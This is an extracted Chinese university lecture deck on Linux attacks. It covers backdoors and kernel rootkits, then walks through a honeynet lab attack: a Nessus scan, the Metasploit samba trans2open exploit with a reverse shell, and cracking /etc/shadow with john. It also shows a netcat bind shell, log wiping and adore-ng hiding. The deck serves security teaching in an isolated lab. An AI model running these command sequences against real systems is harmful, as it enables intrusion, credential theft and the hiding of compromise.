 - 将连接数据秘密封装在**HTTP**连接中,伪装成合法**Web**流量
 - **ICMP shell**
 - 以**ICMP**包实现远程**shell**访问
 - **DNS通道**
 - **NSTX**: 客户端（被黑主机）**nstxcd**将数据编码为合法主机名，然后对这个主机名执行标准的**DNS TXT**记录查询，最后，服务器**nstxd**回应编码的响应数据。



Linux后门和Rootkit

- 基于主机的认证和用户访问
 - 修改**hosts.allow**和**hosts.deny**
 - 创建和修改帐号
- 无口令远程访问
 - **/etc/hosts.equiv, .rhosts**
 - **ssh**的无口令登录(**Public Key**认证模式): 将公钥证书加入**authorized_keys**
- 可从网络访问的**root shell**
 - 使用**netcat**提供入连**root shell**: **netcat -e bash -l -p num**
- 木马化的系统程序
 - 木马化网络服务
- 入侵内核—**rootkit**

内核rootkit

- ❑ **knark: 内核2.2/2.4**
 - **insmod -o knark.o: 装载knark**
 - **insmod -o modhide.o: 隐藏knark LKM**
 - **lsmod: 确认knark对lsmod隐藏**
 - **knark功能: hidedf, unhidef, ered, nethide, taskhack, rexec, rootme**
- ❑ **Adore**
 - **升级的内核rootkit**
- ❑ **Adore-ng**
 - **for kernels 2.4.x and 2.6 versions**
- ❑ **内核rootkit防范措施**
 - **预防: LIDS内核补丁, 利用lidsadm工具“密封”内核**



内容

- 1. Linux操作系统简介**
- 2. Linux的安全结构和机制**
- 3. Linux系统远程攻击**
- 4. 课堂实践：Linux远程攻击实验**
- 5. Linux系统本地攻击**
- 6. 案例演示：Linux系统攻击演示**
- 7. 对抗作业：Linux系统远程渗透攻击与分析**


Linux攻击案例演示

□ 演示环境

- **Vnet虚拟蜜网**
- 攻击机: 宿主
192.168.0.2
- 靶机: **RH9 Linux虚拟机**
192.168.0.4
- 蜜网网关**192.168.1.3**

□ 演示步骤

- 漏洞扫描: **nessus**
- 远程渗透: **smb**
trans2open漏洞
- 本地攻击和隐藏: **john**,
adore-ng
- 攻击分析: 蜜网网关





漏洞扫描-Nessus

- **1. 启动Nessusd服务器**
- **2. 运行Nessus客户端，连接服务器**
- **3. 配置扫描目标和策略**
 - **扫描目标: 192.168.0.4**
 - **扫描策略: Default Scan Policy**
- **4. 开始扫描 Scan Now**
- **5. 查看扫描结果并解读**
- **6. 从中发现靶机上存在的安全漏洞**
 - **smb trans2open 漏洞**

TENABLE NESSUS 3



Scan

Report

Report:

08/11/11 08:59:03 PM - Default scan policy

Delete

Export...

192.168.0.4

- general/tcp
- general/icmp
- general/udp
- ssh (22/tcp)
- sunrpc (111/tcp)
- netbios-ns (137/udp)
- sunrpc (111/udp)
- netbios-ssn (139/tcp)
- x11 (6000/tcp)
- filenet-tms (32768/...
- filenet-rpc (32769/...
- filenet-tms (32768/...

None

Plugin output :

The remote host SID value is :
1-5-21-1857408500--1403280398--872823627
CVE : CVE-2000-1200
BID : 959

Nessus ID : [10859](#)

Samba trans2open buffer overflow

The remote Samba server is vulnerable to a buffer overflow when it processes the function trans2open().

An attacker may exploit this flaw to gain a root shell on this host.

Solution : upgrade to Samba 2.2.8a or 3.0.0

Risk factor : High

CVE : CVE-2003-0196, CVE-2003-0201

BID : 7294, 7295

Other references : OSVDB:4469, RHSA:RHSA-2003:137-02, SuSE:SUSE-SA:2003:025

Nessus ID : [11523](#)

Filter...

Disconnect



远程渗透

☐ 攻击软件

- **Metasploit v2.4 for windows (old enough to include out-dated exploits)**

☐ 1. 启动msfConsole

☐ 2. use samba_trans2open

☐ 3. set PAYLOAD linux_ia32_reverse

☐ 4. set TARGET 0 #0 Linux x86

☐ 5. set RHOST 192.168.0.4 #target host

☐ 6. set LHOST 192.168.0.2 #attacker ip

☐ 7. exploit #attack



本地账号破解

□ FTP上传john, adore-ng等工具

- `ftp -n<<!`
- `open 192.168.0.2`
- `user dasher dasher`
- `bin`
- `prompt off`
- `get adore-ng.tgz`
- `get john.tgz`
- `get netcat`
- `get wzap`
- `close`
- `bye`

□ 本地攻击 john

- `[root@localhost john]# cp -f /etc/passwd passwd.txt`
- `[root@localhost john]# cp -f /etc/shadow shadow.txt`
- `[root@localhost john]# ./unshadow passwd.txt shadow.txt > newpassword.txt`
- `[root@localhost john]# ./john --users=root ./newpassword.txt`
- `Loaded 1 password hash (FreeBSD MD5 [32/32])`
- `artemis (root)`



远程登录后门-netcat

- **1. 目标主机安装netcat远程登录后门**
 - **`./netcat -e /bin/bash -l -p 2222 &`**
- **2. 攻击机连接连接后门**
 - **`nc 192.168.0.4 2222`**
- **3. 通过后门任意执行命令**
 - 清除痕迹
 - 本地隐藏



清除痕迹

☐ **/var/log**

- **messages:**

- **secure:**

- **wtmp: who ./wtmp**

- ☐ **wzap**

☐ **/var/log/samba**

☐ **/root/.bash_history**



本地隐藏

☐ 1. 安装adore-ng rootkit

- **tar -zxf adore-ng.tgz**
- **cd adore-ng**
- **/sbin/insmod**
- **./startadore**

☐ 2. 使用ava进行隐藏

- 文件隐藏: **./ava h /root/hidden**
 - ☐ **ls**目录遍历
- 进程隐藏: **./ava i [pid]**
 - ☐ **ps**进程列表
- 监听端口隐藏?
 - ☐ 隐藏**2222**端口



内容

- 1. Linux操作系统简介**
- 2. Linux的安全结构和机制**
- 3. Linux系统远程攻击**
- 4. 课堂实践：Linux远程攻击实验**
- 5. Linux系统本地攻击**
- 6. 案例演示：Linux系统攻击演示**
- 7. 对抗作业：Linux系统远程渗透攻击与分析**



团队对抗作业：Linux系统远程渗透攻击与分析

- 攻击方：使用**metasploit**，选择**metasploitable**中发现的漏洞进行渗透攻击，获得远程控制权
- 防守方：使用**tcpdump/wireshark/snort**监听获得网络攻击的数据包文件，并结合**wireshark/snort**分析攻击过程，获取攻击者**IP**地址、目标**IP**和端口、攻击发起时间、攻击利用漏洞、攻击使用**shellcode**，以及攻击成功之后在本地执行的命令输入等信息。
- 团队合作完成渗透攻击与分析实验报告。
- 提交**deadline: 12月1日**

Thanks

诸葛建伟
zhugejw@gmail.com